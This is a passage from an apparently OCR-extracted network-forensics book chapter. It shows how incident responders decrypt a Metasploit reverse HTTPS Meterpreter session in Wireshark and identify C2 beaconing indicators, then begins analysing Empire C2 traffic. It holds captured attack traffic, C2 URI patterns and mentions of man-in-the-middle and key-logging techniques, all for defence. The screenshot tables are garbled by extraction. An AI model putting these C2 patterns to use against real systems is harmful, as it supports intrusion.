We deduced a lot in this exercise only using network evidence along with some help from Python and a few reference websites. Additionally, we saw how we can decode and decompress obfuscated payloads sent on the network. Let's see how we can work with HTTPS enabled payloads for Metasploit in the next section.

Case study – decrypting the Metasploit Reverse HTTPS Shellcode

It is practically impossible to decrypt the HTTPS communication without using a man-inthe-middle or some sorts of SSL offloader. In the case of a Meterpreter shell, the key and certificates are dynamically generated and are then removed, making it more difficult to decrypt the encrypted sessions. However, sometimes a malicious attacker may use and impersonate SSL certificates and leave them on their system. In such cases, obtaining the private key can decrypt the HTTPS payloads for us. The following example demonstrates the SSL decryption in cases of a self-signed certificate and we are assuming that the incident responders somehow managed to grab the keys from the attackers system. Let's look at the encrypted communication given in the following screenshot:

| No. | Source IP | Destination IP | Protocol | Source Port Destination Po | rt Info |
|-----|--------------------------|---------------------|-------------|----------------------------|--|
| | 47 192,168,46,128 | 192,168,46,129 | TLSv1 | 49375 8443 | Application Data |
| | 48 192, 168, 46, 129 | | TLSv1 | 8443 49375 | Application Data, Application Data |
| | 49 192,168,46,128 | 192.168.46.129 | TLSv1 | 49375 8443 | Application Data |
| | 50 192,168,46,129 | 192,168,46,128 | TLSv1 | 8443 49375 | Application Data, Application Data |
| | 51 192.168.46.128 | 192.168.46.129 | TLSv1 | 49375 8443 | Application Data |
| | 52 192.168.46.129 | 192.168.46.128 | TLSv1 | 8443 49375 | Application Data, Application Data |
| | 53 192.168.46.128 | 192.168.46.129 | TLSv1 | 49375 8443 | Application Data |
| | 54 192.168.46.129 | 192.168.46.128 | TLSv1 | 8443 49375 | Application Data, Application Data |
| | 55 192.168.46.128 | 192.168.46.129 | TLSv1 | 49375 8443 | Application Data |
| | 56 192.168.46.129 | 192.168.46.128 | TLSv1 | 8443 49375 | Application Data, Application Data |
| | 57 192.168.46.128 | 192.168.46.129 | TLSv1 | 49375 8443 | Application Data |
| | 58 192.168.46.129 | 192.168.46.128 | TLSv1 | 8443 49375 | Application Data, Application Data |
| | 59 192.168.46.128 | 192.168.46.129 | TLSv1 | 49375 8443 | Application Data |
| | 60 192.168.46.129 | 192.168.46.128 | TLSv1 | 8443 49375 | Application Data, Application Data |
| | 61 192.168.46.128 | 192.168.46.129 | TLSv1 | 49375 8443 | Application Data |
| | 62 192.168.46.128 | 192.168.46.129 | TLSv1 | 49375 8443 | Application Data |
| | 63 192.168.46.129 | 192.168.46.128 | TCP | 8443 49375 | 8443 → 49375 [ACK] Seq=2389 Ack=3117 Win=41088 Len=0 |
| | 64 192.168.46.129 | 192.168.46.128 | TLSv1 | 8443 49375 | Application Data, Application Data |
| | 65 192.168.46.128 | 192.168.46.129 | TLSv1 | 49375 8443 | Application Data |
| < | | | | | |
| > F | rame 45: 299 bytes on | wire (2392 bits), | 299 bytes (| aptured (2392 bits) | |
| > E | thernet II, Src: Vmwar | re_1f:85:33 (00:0c: | 29:1f:85:3 |), Dst: Vmware_c0:3 | 4:ba (00:0c:29:c0:34:ba) |
| > 1 | internet Protocol Versi | ion 4, Src: 192.168 | .46.128, D | t: 192.168.46.129 | |
| > T | ransmission Control Pr | rotocol, Src Port: | 49375, Dst | Port: 8443, Seq: 42 | 7, Ack: 325, Len: 245 |
| > 5 | ecure Sockets Layer | | | | |
| | | | | | |
| | | | | | |
| | | | | | |
| 000 | 0 00 0c 29 c0 34 ba 0 | 00 0c 29 1f 85 33 | 08 00 45 00 | ···)·4···)··3··E | · |
| 001 | | 30 06 b8 01 c0 a8 | 2e 80 c0 a8 | ···c·@···· | |
| 0 | Z meterpreter_https.pcap | | | | |
| | | | | | |

We can see that the data is encrypted and there is not much that is making sense. Let's open this meterpreter_https.pcap file in NetworkMiner and browse to the **Files** tab:

| ilter keyw | ord: | | | | | | | | ~ 🗆 Ca | ase sensitive ExactPhrase \checkmark Any column | ✓ Clear | Appl |
|------------|---------------|----------------|-------------------|--|---------------|--------------------------|-----------|----------------|-------------------------|---|--------------|------|
| Frame nr. | Filename | Extension | Size | Source host | S. port | Destination host | D. port | Protocol | Timestamp | Reconstructed file path | | |
| 6 | localhost.cer | cer | 680 B | 192.168.46.129 (Linux) | TCP 8443 | 192.168.46.128 (Windows) | TCP 49373 | TIsCertificate | 2019-03-04 14:58:35 UTC | F:\Network Miner_2-4\Network Miner_2-4\Asse | embledFiles\ | |
| Г | 🙀 Certificate | | | | | × | | | | | | |
| | | | | | | ~ | | | | | | |
| | General Deta | ails Certifica | ation Pat | h | | | | | | | | |
| | 6 | ertificate Ir | oformat | ion | | | | | | | | |
| | <u></u> | | | | | | | | | | | |
| | install th | is certificat | | not trusted. To enabl e Trusted Root Certif | | | | | | | | |
| | Authorit | ies store. | | | | | | | | | | |
| | | | | | | | | | | | | |
| | | | | | | | | | | | | |
| | | | | | | | | | | | | |
| | | | | | | _ | | | | | | |
| | Issu | ued to: loca | alhost | | | - | | | | | | |
| | | ued to: loca | | | | - | | | | | | |
| | Issu | ued by: loca | alhost | | | - | | | | | | |
| | Issu | ued by: loca | alhost | to 03-03-2020 | | - | | | | | | |
| | Issu | ued by: loca | alhost | to 03-03-2020 | | - | | | | | | |
| | Issu | ued by: loca | alhost 03-2019 | | suer Statemer | - | | | | | | |
| | Issu | ued by: loca | alhost 03-2019 | | suer Statemer | - | | | | | | |
| | Issu | ued by: loca | alhost 03-2019 | | suer Statemer | - | | | | | | |

We can see that the communication contains the certificate, which has failed its authenticity. While we are trying to decrypt the contents of the encrypted Meterpreter session, and it should be noted that in most cases the private key will not be available for us to use. In such scenarios, we will be making use of red flags, such as these which is a failed authenticity on SSL certificate, to determine whether the communication channel is malicious. Next, let's try to decrypt the encrypted communication:

| Wireshark · Preference | 25 | ? | × |
|--|--|-----|---|
| Socks SolarEdge SoulSeek SoupBinTCP SPDY Spice SPRT SRVLOC SSCOP SSDP SSH SSL STANAG 506 STANAG 506 STANAG 506 StarTeam Steam IHS D STP STT X | Secure Sockets Lager RSA keys lis Edit SSL debug file Reassemble SSL records spanning multiple TCP segments Reassemble SSL Application Data spanning multiple SSL records Message Authentication Code (MAC), ignore "mac failed" Pre-Shared-Key (Pre)-Master-Secret log filename | | |
| | OK Cancel | Hel | р |

We will go to the **Protocols** section from **Preferences**, navigate to **SSL**, and click the **RSA keys list** option, which will populate the following:

| 🚄 SSL Decrypt | | | | ? | \times |
|---------------|------|----------|---|---------------------------|----------|
| IP address | Port | Protocol | Key File | | Pas: |
| 192.168.46.12 | 8443 | | C:/Users/Apex/Desktop/njssl/s | server.ke | y |
| | | | | | |
| < | | | | | > |
| + - Pa ^ | ~ | | :\ <u>Users\Apex\AppData\Roaming\Wi</u> OK Cancel | r <i>eshark\s</i> Helj | |

As soon as we populate the **SSL Decrypt** section with the IP address, port number, and key file, we will see the decrypted data:

| | 86 192.168.46.129 | 192.168.46.128 | HTTP | 8443 49375 | HTTP/1.1 200 OK |
|---|--|---|---|--|--|
| + | 87 192.168.46.128 | 192.168.46.129 | HTTP | 49375 8443 | GET /jr0YHSgyS-oDTgJPXzM-ZAnW_wx/ HTTP/1.1 |
| / | 88 192.168.46.129 | 192.168.46.128 | HTTP | 8443 49375 | HTTP/1.1 200 OK |
| • | 89 192.168.46.128 | 192.168.46.129 | HTTP | 49375 8443 | GET /jr0YHSgyS-oDTgJPXzM-ZAnW_wx/ HTTP/1.1 |
| + | 90 192.168.46.129 | 192.168.46.128 | HTTP | 8443 49375 | HTTP/1.1 200 OK |
| ÷ . | 91 192.168.46.128 | 192.168.46.129 | HTTP | 49375 8443 | GET /jr0YHSgyS-oDTgJPXzM-ZAnW_wx/ HTTP/1.1 |
| | 92 192.168.46.129 | 192.168.46.128 | HTTP | 8443 49375 | HTTP/1.1 200 OK |
| | 93 192.168.46.128 | 192.168.46.129 | TLSv1 | 49375 8443 | [SSL segment of a reassembled PDU] |
| | 94 192.168.46.128 | 192.168.46.129 | HTTP | 49375 8443 | POST /jr0YHSgyS-oDTgJPXzM-ZAnW_wx/ HTTP/1.1 |
| | 95 192.168.46.129 | 192.168.46.128 | TCP | 8443 49375 | 8443 → 49375 [ACK] Seq=5223 Ack=7021 Win=58240 Len=0 |
| | 96 192.168.46.129 | 192.168.46.128 | HTTP | 8443 49375 | HTTP/1.1 200 OK |
| | 97 192.168.46.128 | 192.168.46.129 | HTTP | 49375 8443 | GET /jr0YHSgyS-oDTgJPXzM-ZAnW_wx/ HTTP/1.1 |
| | 98 192.168.46.129 | 192.168.46.128 | HTTP | 8443 49375 | HTTP/1.1 200 OK |
| | 99 192.168.46.128 | 192.168.46.129 | HTTP | 49375 8443 | GET /jr0YHSgyS-oDTgJPXzM-ZAnW_wx/ HTTP/1.1 |
| | 100 192.168.46.129 | 192.168.46.128 | TCP | 8443 49375 | 8443 → 49375 [ACK] Seq=5595 Ack=7511 Win=60288 Len=0 |
| | 101 192.168.46.129 | 192.168.46.128 | HTTP | 8443 49375 | HTTP/1.1 200 OK |
| | 102 192.168.46.128 | 192.168.46.129 | HTTP | 49375 8443 | GET /jr0YHSgyS-oDTgJPXzM-ZAnW_wx/ HTTP/1.1 |
| < | 100 100 160 /6 100 | 103 160 /6 130 | TCD | 0110 10075 | 0442 × 40275 [ACV] \$00-5701 Ack-7756 Win-61440 Lon-0 |
| > Et | hernet II, Src: Vmwar | e_1f:85:33 (00:0c: | 29:1f:85:33) | | 9 34:ba (00:0c:29:c0:34:ba) |
| > Et > In > Tra | hernet II, Src: Vmwar ternet Protocol Versi | re_1f:85:33 (00:0c: on 4, Src: 192.168 | 29:1f:85:33) 8.46.128, Dst |), Dst: Vmware_c0: : 192.168.46.129 | |
| > Et > In > Tr > Se | hernet II, Src: Vmwar ternet Protocol Versi ansmission Control Pr | re_1f:85:33 (00:0c: ion 4, Src: 192.168 rotocol, Src Port: | 29:1f:85:33) 8.46.128, Dst |), Dst: Vmware_c0: : 192.168.46.129 | 34:ba (00:0c:29:c0:34:ba) |
| > Et > In > Tr > Se • Hy | hernet II, Src: Vmwar ternet Protocol Versi ansmission Control Pr cure Sockets Layer | re_1f:85:33 (00:0c: lon 4, Src: 192.168 rotocol, Src Port: | 29:1f:85:33) 8.46.128, Dst 49375, Dst F |), Dst: Vmware_c0: : 192.168.46.129 | 34:ba (00:0c:29:c0:34:ba) |
| Et In Tr Se Hy | hernet II, Src: Vmwar ternet Protocol Versi ansmission Control Pr cure Sockets Layer pertext Transfer Prot | re_1f:85:33 (00:00: ton 4, Src: 192.168 rotocol, Src Port: cocol PXzM-ZAnW_wx/ HTTP | 29:1f:85:33) 8.46.128, Dst 49375, Dst F |), Dst: Vmware_c0: : 192.168.46.129 | 34:ba (00:0c:29:c0:34:ba) |
| Et In Tr Se Hyp | hernet II, Src: Vmwar ternet Protocol Versi ansmission Control Pr cure Sockets Layer pertext Transfer Prot GET /jr0YHSgyS-oDTgJ | re_1f:85:33 (00:00: ton 4, Src: 192.168 rotocol, Src Port: cocol PX2M-ZAnW_wx/ HTTP che\r\n | 29:1f:85:33) 8.46.128, Dst 49375, Dst F |), Dst: Vmware_c0: : 192.168.46.129 | 34:ba (00:0c:29:c0:34:ba) |
| > Et > In > Tr > Se • Hy | hernet II, Src: Vmwar ternet Protocol Versi ansmission Control Pr cure Sockets Layer pertext Transfer Prot GET /jr0VHSgyS-0DTgJ Cache-Control: no-ca | re_lf:85:33 (00:00: con 4, Src: 192.168 rotocol, Src Port: cocol PXzM-ZANW_wx/ HTTP che\r\n ve\r\n | 29:1f:85:33) 8.46.128, Dst 49375, Dst F |), Dst: Vmware_c0: : 192.168.46.129 | 34:ba (00:0c:29:c0:34:ba) |
| Et In Tr Se Hyp | hernet II, Src: Vmwar ternet Protocol Versi ansmission Control Pr cure Sockets Layer pertext Transfer Prot GET /jnØYHSgyS-oDTgJ Cache-Control: no-ca Connection: Keep-Ali | re_1f:85:33 (00:0c: con 4, Src: 192.168 rotocol, Src Port: cocol PXZM-ZAnW_wx/ HTTP che\r\n ve\r\n | 29:1f:85:33) 8.46.128, Dst 49375, Dst F /1.1\r\n | , Dst: Vmware_c0:3 :: 192.168.46.129 Port: 8443, Seq: 60 | 34:ba (00:0c:29:c0:34:ba) 957, Ack: 4707, Len: 245 |
| Et In Tr Se Hyp | hernet II, Src: Vmwar ternet Protocol Versi ansmission Control Pr cure Sockets Layer pertext Transfer Prot GET /jr@YHSgyS-oDTgJ Cache-Control: no-ca Connection: Keep-Ali Pragma: no-cache\r\n | re_lf:85:33 (00:00: con 4, Src: 192.168 rotocol, Src Port: cocol PXZM-ZANW_wx/ HTTP che\r\n ve\r\n 5.0 (Windows NT 6. | 29:1f:85:33) 8.46.128, Dst 49375, Dst F /1.1\r\n | , Dst: Vmware_c0:3 :: 192.168.46.129 Port: 8443, Seq: 60 | 34:ba (00:0c:29:c0:34:ba) 957, Ack: 4707, Len: 245 |
| > Et > In > Tr > Se > Hy | hernet II, Src: Vmwar ternet Protocol Versi ansmission Control Pr cure Sockets Layer pertext Transfer Prot GET /jr0YHSgyS-oDTgJ Cache-Control: no-ca Connection: Keep-Ali Pragma: no-cache\r\n User-Agent: Mozilla/ | re_lf:85:33 (00:00: con 4, Src: 192.168 rotocol, Src Port: cocol PXZM-ZANW_wx/ HTTP che\r\n ve\r\n 5.0 (Windows NT 6. | 29:1f:85:33) 8.46.128, Dst 49375, Dst F /1.1\r\n | , Dst: Vmware_c0:3 :: 192.168.46.129 Port: 8443, Seq: 60 | 34:ba (00:0c:29:c0:34:ba) 957, Ack: 4707, Len: 245 |
| > Et > In > Tr > Se • Hy | hernet II, Src: Vmwar ternet Protocol Versi ansmission Control Pr pertext Transfer Prot GET /jr@YHSgyS-oDTgJ Cache-Control: no-ca Connection: Keep-Ali Pragma: no-cache\r\n User-Agent: Mozilla/ Host: 192.168.46.129 \r\n [Full request URI: h | re_1f:85:33 (00:00: con 4, Src: 192.168 rotocol, Src Port: cocol PXZM-ZAnW_wx/ HTTP che\r\n ve\r\n 5.0 (Windows NT 6. :8443\r\n ttps://192.168.46. | 29:1f:85:33) 8.46.128, Dst 49375, Dst F /1.1\r\n 1; Trident/7 | , Dst: Vmware_c0: 192.168.46.129 Port: 8443, Seq: 60 2.0; rv:11.0) like | 34:ba (00:0c:29:c0:34:ba) 957, Ack: 4707, Len: 245 Gecko∖r\n |
| > Et > In > Tr > Se • Hy | hernet II, Src: Vmwar ternet Protocol Versi ansmission Control Pr oure Sockets Layer pertext Transfer Prot GET /jr0YHSgyS-oDTgJ Cache-Control: no-ca Connection: Keep-Ali Pragma: no-cache\r\n User-Agent: Mozilla/ Host: 192.168.46.129 \r\n [Full request URI: h [HTTP request 21/201 | re_1f:85:33 (00:00: con 4, Src: 192.168 rotocol, Src Port: cocol PXZM-ZANW_wx/ HTTP che\r\n ve\r\n 5.0 (Windows NT 6. :8443\r\n ttps://192.168.46.] | 29:1f:85:33) 8.46.128, Dst 49375, Dst F /1.1\r\n 1; Trident/7 | , Dst: Vmware_c0: 192.168.46.129 Port: 8443, Seq: 60 2.0; rv:11.0) like | 34:ba (00:0c:29:c0:34:ba) 957, Ack: 4707, Len: 245 Gecko∖r\n |
| > Et > In > Tr > Se > Hy | hernet II, Src: Vmwar ternet Protocol Versi ansmission Control Pr cure Sockets Layer pertext Transfer Prot GET /jr0YHSgyS-oDTgJ Cache-Control: no-ca Connection: Keep-Ali Pragma: no-cache\r\n User-Agent: Mozilla/ Host: 192.168.46.129 \r\n [Full request URI: h [HTTP request URI: h [Prev request in fra | <pre>re_lf:85:33 (00:00: con 4, Src: 192.168 votocol, Src Port: cocol PXZM-ZANW_wx/ HTTP che\r\n ve\r\n 5.0 (Windows NT 6. :8443\r\n ttps://192.168.46.] me: 87]</pre> | 29:1f:85:33) 8.46.128, Dst 49375, Dst F /1.1\r\n 1; Trident/7 | , Dst: Vmware_c0: 192.168.46.129 Port: 8443, Seq: 60 2.0; rv:11.0) like | 34:ba (00:0c:29:c0:34:ba) 957, Ack: 4707, Len: 245 Gecko∖r\n |
| > Et > In > Tr > Se > Hy | hernet II, Src: Vmwar ternet Protocol Versi ansmission Control Pr oure Sockets Layer pertext Transfer Prot GET /jr0YHSgyS-oDTgJ Cache-Control: no-ca Connection: Keep-Ali Pragma: no-cache\r\n User-Agent: Mozilla/ Host: 192.168.46.129 \r\n [Full request URI: h [HTTP request 21/201 | re_lf:85:33 (00:0c: con 4, Src: 192.168 rotocol, Src Port: cocol PXZM-ZANW_wx/ HTTP che\r\n ve\r\n 5.0 (Windows NT 6. :8443\r\n ttps://192.168.46.] me: 87] 90] | 29:1f:85:33) 8.46.128, Dst 49375, Dst F /1.1\r\n 1; Trident/7 | , Dst: Vmware_c0: 192.168.46.129 Port: 8443, Seq: 60 2.0; rv:11.0) like | 34:ba (00:0c:29:c0:34:ba) 957, Ack: 4707, Len: 245 Gecko∖r\n |

We can see that we now have decrypted data in Wireshark. Since we are working with the decrypted SSL session, the analysis would also apply to HTTP payloads. The Meterpreter HTTP payload uses beaconing, like any other C2 systems. In the case of HTTP, they are merely GET requests that generate a response of length zero. If we look closely, we will see that these responses have a content length of zero:

| http.content_length==0 | | | | | | | |
|--|--|----------|------------------------|--------------------------------|----------------------|--------|---------------------------------------|
| Source IP | Destination IP | Protocol | Source Port | Destination Port | Length Info | | |
| 286 192.168.46.129 | 192.168.46.128 | HTTP | 8443 | 49375 | 240 HTTP/1.1 | 200 OK | |
| 290 192.168.46.129 | 192.168.46.128 | HTTP | 8443 | 49375 | 240 HTTP/1.1 | 200 OK | |
| 294 192.168.46.129 | 192.168.46.128 | HTTP | 8443 | 49375 | 240 HTTP/1.1 | 200 OK | |
| 298 192.168.46.129 | 192.168.46.128 | HTTP | 8443 | 49375 | 240 HTTP/1.1 | 200 OK | |
| 302 192.168.46.129 | 192.168.46.128 | HTTP | 8443 | 49375 | 240 HTTP/1.1 | 200 OK | |
| 306 192.168.46.129 | 192.168.46.128 | HTTP | 8443 | 49375 | 240 HTTP/1.1 | 200 OK | |
| 310 192.168.46.129 | 192.168.46.128 | HTTP | 8443 | 49375 | 240 HTTP/1.1 | 200 OK | |
| 314 192.168.46.129 | 192.168.46.128 | HTTP | 8443 | 49375 | 240 HTTP/1.1 | 200 OK | |
| 318 192.168.46.129 | 192.168.46.128 | HTTP | 8443 | 49375 | 240 HTTP/1.1 | 200 OK | |
| 320 192.168.46.129 | 192.168.46.128 | HTTP | 8443 | 49375 | 240 HTTP/1.1 | 200 OK | |
| 322 192.168.46.129 | 192.168.46.128 | HTTP | 8443 | 49375 | 240 HTTP/1.1 | 200 OK | |
| 324 192.168.46.129 | 192.168.46.128 | HTTP | 8443 | 49375 | 240 HTTP/1.1 | 200 OK | |
| 326 192.168.46.129 | 192.168.46.128 | HTTP | 8443 | 49375 | 240 HTTP/1.1 | 200 OK | |
| 330 192.168.46.129 | 192.168.46.128 | HTTP | 8443 | 49375 | 240 HTTP/1.1 | 200 OK | |
| 334 192.168.46.129 | 192.168.46.128 | HTTP | 8443 | 49375 | 240 HTTP/1.1 | 200 OK | |
| 336 192.168.46.129 | 192.168.46.128 | HTTP | 8443 | 49375 | 240 HTTP/1.1 | 200 OK | |
| 339 192.168.46.129 | 192.168.46.128 | HTTP | 8443 | 49375 | 240 HTTP/1.1 | 200 OK | |
| 342 192.168.46.129 | 192.168.46.128 | HTTP | 8443 | 49375 | 240 HTTP/1.1 | 200 OK | |
| 344 192.168.46.129 | 192.168.46.128 | HTTP | 8443 | 49375 | 240 HTTP/1.1 | 200 OK | |
| 407 192.168.46.129 | 192.168.46.128 | HTTP | 8443 | 49375 | 240 HTTP/1.1 | 200 OK | |
| 411 192.168.46.129 | 192.168.46.128 | HTTP | 8443 | 49375 | 240 HTTP/1.1 | 200 OK | |
| < | | | | | | | |
| <pre>> Ethernet II, Src > Internet Protoco</pre> | er Protocol | 0c:29:c | 0:34:ba), 129, Dst: | Dst: Vmware_1 192.168.46.12 | f:85:33 (00:0c: 8 | | |
| | | | | | | | |
| | 2f 31 2e 31 20 32 30 74 65 6e 74 2d 54 79 | | | HTTP/1.1 200 ·Content -Typ | | | |
| | 74 65 66 74 20 54 79 53 61 74 69 6f 6e 2f | | | pplicati on/o | | | |
| | 55 61 6d 0d 0a 43 6f | | | -stream· ·Con | | | |
| | 20 4b 65 65 70 2d 41 | | | ion: Kee p-Al | | | |
| 0050 0a 53 65 72 7 | 76 65 72 3a 20 41 70 | 61 63 68 | | Server: Apa | | | |
| | 74 65 6e 74 2d 4c 65 | 6e 67 74 | 4 68 3a | Content -Len | gth: | | |
| 0070 20 30 0d 0a 0 | 0d 0a | | | 0 | | | |
| Frame (240 bytes) Decr | ypted SSL (118 bytes) | | | | | | |
| 🔘 🍸 meterpreter_https.p | ocap | | | | | | Packets: 767 · Displayed: 177 (23.1%) |

Another thing to take note of here is that the responses only contain **Apache**, which is a non-standard HTTP header and don't look normal since its not containing the exact version of Apache Server. While these are some of the red flags in the communication, they are non-exhaustive, and you should continue your research to discover more.

Coming back to our original discussion regarding how we decrypt the SSL sessions, we have the following:

- We somehow grab the SSL key from the attacker
- We modify the attacker's instance of Metasploit and log their keys
- We modify the attacker's instance of Metasploit and provide a static key and cert
- We do a man-in-the-middle attack



Check out this great post on run-time Meterpreter key analysis to modify keys and CERT on the attacker's system: https://khr0x40sh.wordpress. com/2013/06/25/exporting-runtime-private-key-for-msfsmeterpreter-reverse-tcp-and-https/.

Analyzing Empire C2

Empire is a pure PowerShell post-exploitation agent and provide features similar to a Metasploit Meterpreter Similar to the **Indicators of Compromise (IOC)** observed in Metasploit, the Empire C2 have varying IOCs. Let's analyze the empire_shell.pcap file and load it up in Wireshark to view the properties of pcap:

| File | | | | |
|---|---|----------------------------------|---|---|
| Name: Length: Format: Encapsulation: Snapshot length: | C:\Users\Apex\Desktop\e 3504 kB Wireshark/tcpdump/ Ethernet 65535 | | | |
| Time | | | | |
| First packet: Last packet: Elapsed: | 2018-10-09 12:40:39 2018-10-09 16:29:11 03:48:31 | | | |
| Capture | | | | |
| Hardware: OS: Application: | Unknown Unknown Unknown | | | |
| Interfaces | | | | |
| <u>Interface</u> Unknown | <u>Dropped packets</u> Unknown | <u>Capture filter</u> Unknown | <u>Link type</u> Ethernet | <u>Packet size limi</u> 65535 bytes |
| Statistics | | | | |
| Measurement Packets Time span, s Average pps Average packet size, B Bytes Average bytes/s Average bits/s | Captured 24992 13711.557 1.8 124 3104774 226 1811 | | Displayed 24992 (100.0%) 13711.557 1.8 124 3104774 (100.0%) 226 1811 | <u>Marked</u> — — — — 0 — |

The capture file contains traffic analysis for over three-and-a half hours. Let's look at the traffic conversations:

| Ethernet · 1 | IPv4 | 1 IPv6 | тс | P · 2649 | UDP | | | | | | | | | |
|--------------|--------|-------------|-------|----------|---------|-------|---------------------------|-------------------------|---------------------------|-------------------------|------------|----------|--------------------------|--------------------------|
| Address A | Port A | Address B | | Port B | Packets | Bytes | Packets A \rightarrow B | Bytes A \rightarrow B | Packets B \rightarrow A | Bytes B \rightarrow A | Rel Start | Duration | Bits/s A \rightarrow B | Bits/s B \rightarrow A |
| 172.16.2.209 | 49319 | 192.252.210 | 0.107 | 443 | 15 | 6642 | 7 | 630 | 8 | 6012 | 0.000000 | 0.7701 | 6544 | |
| 172.16.2.209 | 49320 | 192.252.210 | 0.107 | 443 | 12 | 1882 | 6 | 1052 | 6 | 830 | 1.856266 | 0.1876 | 44 k | |
| 172.16.2.209 | 49321 | 192.252.210 | 0.107 | 443 | 51 | 42 k | 19 | 1588 | 32 | 41 k | 2.440429 | 0.2353 | 53 k | |
| 172.16.2.209 | 49322 | 192.252.210 | 0.107 | 443 | 9 | 1138 | 5 | 505 | 4 | 633 | 8.026717 | 0.2468 | 16 k | |
| 172.16.2.209 | 49323 | 192.252.210 | 0.107 | 443 | 10 | 1197 | 5 | 510 | 5 | 687 | 13.322511 | 0.1120 | 36 k | |
| 172.16.2.209 | 49324 | 192.252.210 | 0.107 | 443 | 10 | 1197 | 5 | 510 | 5 | 687 | 18.471089 | 0.1721 | 23 k | |
| 172.16.2.209 | 49325 | 192.252.210 | 0.107 | 443 | 10 | 1201 | 5 | 514 | 5 | 687 | 23.679446 | 0.1182 | 34 k | |
| 172.16.2.209 | 49326 | 192.252.210 | 0.107 | 443 | 10 | 1197 | 5 | 510 | 5 | 687 | 28.826472 | 0.1190 | 34 k | |
| 172.16.2.209 | 49327 | 192.252.210 | 0.107 | 443 | 9 | 1138 | 5 | 505 | 4 | 633 | 33.977161 | 0.1122 | 36 k | |
| 172.16.2.209 | 49328 | 192.252.210 | 0.107 | 443 | 9 | 1147 | 5 | 514 | 4 | 633 | 39.122699 | 0.1147 | 35 k | |
| 172.16.2.209 | 49329 | 192.252.210 | 0.107 | 443 | 10 | 1201 | 5 | 514 | 5 | 687 | 44.273006 | 0.1112 | 36 k | |
| 172.16.2.209 | 49330 | 192.252.210 | 0.107 | 443 | 9 | 1147 | 5 | 514 | 4 | 633 | 49.420384 | 0.1720 | 23 k | |
| 172.16.2.209 | 49331 | 192.252.210 | 0.107 | 443 | 9 | 1143 | 5 | 510 | 4 | 633 | 54.627980 | 0.1696 | 24 k | |
| 172.16.2.209 | 49332 | 192.252.210 | 0.107 | 443 | 10 | 1201 | 5 | 514 | 5 | 687 | 59.826232 | 0.1683 | 24 k | |
| 172.16.2.209 | 49333 | 192.252.210 | 0.107 | 443 | 9 | 1143 | 5 | 510 | 4 | 633 | 65.036381 | 0.0883 | 46 k | |
| 172.16.2.209 | 49334 | 192.252.210 | 0.107 | 443 | 10 | 1192 | 5 | 505 | 5 | 687 | 70.150715 | 0.1422 | 28 k | |
| 172.16.2.209 | 49335 | 192.252.210 | 0.107 | 443 | 10 | 1201 | 5 | 514 | 5 | 687 | 75.327454 | 0.1427 | 28 k | |
| 172.16.2.209 | 49336 | 192.252.210 | 0.107 | 443 | 10 | 1192 | 5 | 505 | 5 | 687 | 80.490678 | 0.0871 | 46 k | |
| 172.16.2.209 | 49337 | 192.252.210 | 0.107 | 443 | 10 | 1192 | 5 | 505 | 5 | 687 | 85.609064 | 0.2847 | 14 k | |
| 172.16.2.209 | 49338 | 192.252.210 | 0.107 | 443 | 10 | 1201 | 5 | 514 | 5 | 687 | 90.913800 | 0.1150 | 35 k | |
| 172.16.2.209 | 49339 | 192.252.210 | 0.107 | 443 | 10 | 1197 | 5 | 510 | 5 | 687 | 96.079721 | 0.2666 | 15 k | |
| 172.16.2.209 | 49340 | 192.252.210 | 0.107 | 443 | 10 | 1197 | 5 | 510 | 5 | 687 | 101.381630 | 0.0879 | 46 k | |
| 172.16.2.209 | 49341 | 192.252.210 | 0.107 | 443 | 9 | 1143 | 5 | 510 | 4 | 633 | 106.497718 | 0.0888 | 45 k | |
| 172.16.2.209 | 49342 | 192.252.210 | 0.107 | 443 | 9 | 1138 | 5 | 505 | 4 | 633 | 111.613949 | 0.1812 | 22 k | |
| 172.16.2.209 | 49343 | 192.252.210 | 0.107 | 443 | 10 | 1197 | 5 | 510 | 5 | 687 | 116.825303 | 0.1539 | 26 k | |
| 172.16.2.209 | 49344 | 192.252.210 | 0.107 | 443 | 15 | 9993 | 7 | 630 | 8 | 9363 | 122.000741 | 0.3532 | 14 k | |
| 172.16.2.209 | 49345 | 192.252.210 |).107 | 443 | 11 | 1330 | 6 | 637 | 5 | 693 | 122.613787 | 0.6274 | 8122 | |

We can see a clear pattern here, which denotes beaconing, as we can see that the number of packets is quite static, having the value 5 for most of the 2,649 conversations. The systems infected with Empire tend to generate a ton of HTTP requests. Let's filter some of the HTTP requests using HTTP contains GET filter and see what's under the hood:

| | | 1887 192.252.210.107 | 172.16.2.209 | 443 HTTP | 49524 | 436 HTTP/1.0 200 OK (text/html) |
|---|---|----------------------|-----------------|------------|-------|--|
| | | 1894 172.16.2.209 | 192.252.210.107 | 49525 HTTP | 443 | 268 GET /login/process.php HTTP/1.1 |
| | | 1896 192.252.210.107 | 172.16.2.209 | 443 HTTP | 49525 | 453 HTTP/1.0 200 OK (text/html) |
| | | 1903 172.16.2.209 | 192.252.210.107 | 49526 HTTP | 443 | 264 GET <mark>/admin/get.php</mark> HTTP/1.1 |
| | | 1905 192.252.210.107 | 172.16.2.209 | 443 HTTP | 49526 | 453 HTTP/1.0 200 OK (text/html) |
| | | 1912 172.16.2.209 | 192.252.210.107 | 49527 HTTP | 443 | 264 GET /admin/get.php HTTP/1.1 |
| | | 1915 192.252.210.107 | 172.16.2.209 | 443 HTTP | 49527 | 436 HTTP/1.0 200 OK (text/html) |
| | | 1922 172.16.2.209 | 192.252.210.107 | 49528 HTTP | 443 | 264 GET /admin/get.php HTTP/1.1 |
| | | 1925 192.252.210.107 | 172.16.2.209 | 443 HTTP | 49528 | 436 HTTP/1.0 200 OK (text/html) |
| | | 1932 172.16.2.209 | 192.252.210.107 | 49529 HTTP | 443 | 264 GET /admin/get.php HTTP/1.1 |
| | | 1935 192.252.210.107 | 172.16.2.209 | 443 HTTP | 49529 | 436 HTTP/1.0 200 OK (text/html) |
| | | 1942 172.16.2.209 | 192.252.210.107 | 49530 HTTP | 443 | 264 GET /admin/get.php HTTP/1.1 |
| | | 1944 192.252.210.107 | 172.16.2.209 | 443 HTTP | 49530 | 453 HTTP/1.0 200 OK (text/html) |
| | | 1951 172.16.2.209 | 192.252.210.107 | 49531 HTTP | 443 | 268 GET /login/process.php HTTP/1.1 |
| | | 1953 192.252.210.107 | 172.16.2.209 | 443 HTTP | 49531 | 453 HTTP/1.0 200 OK (text/html) |
| | | 1960 172.16.2.209 | 192.252.210.107 | 49532 HTTP | 443 | 268 GET /login/process.php HTTP/1.1 |
| | | 1962 192.252.210.107 | 172.16.2.209 | 443 HTTP | 49532 | 453 HTTP/1.0 200 OK (text/html) |
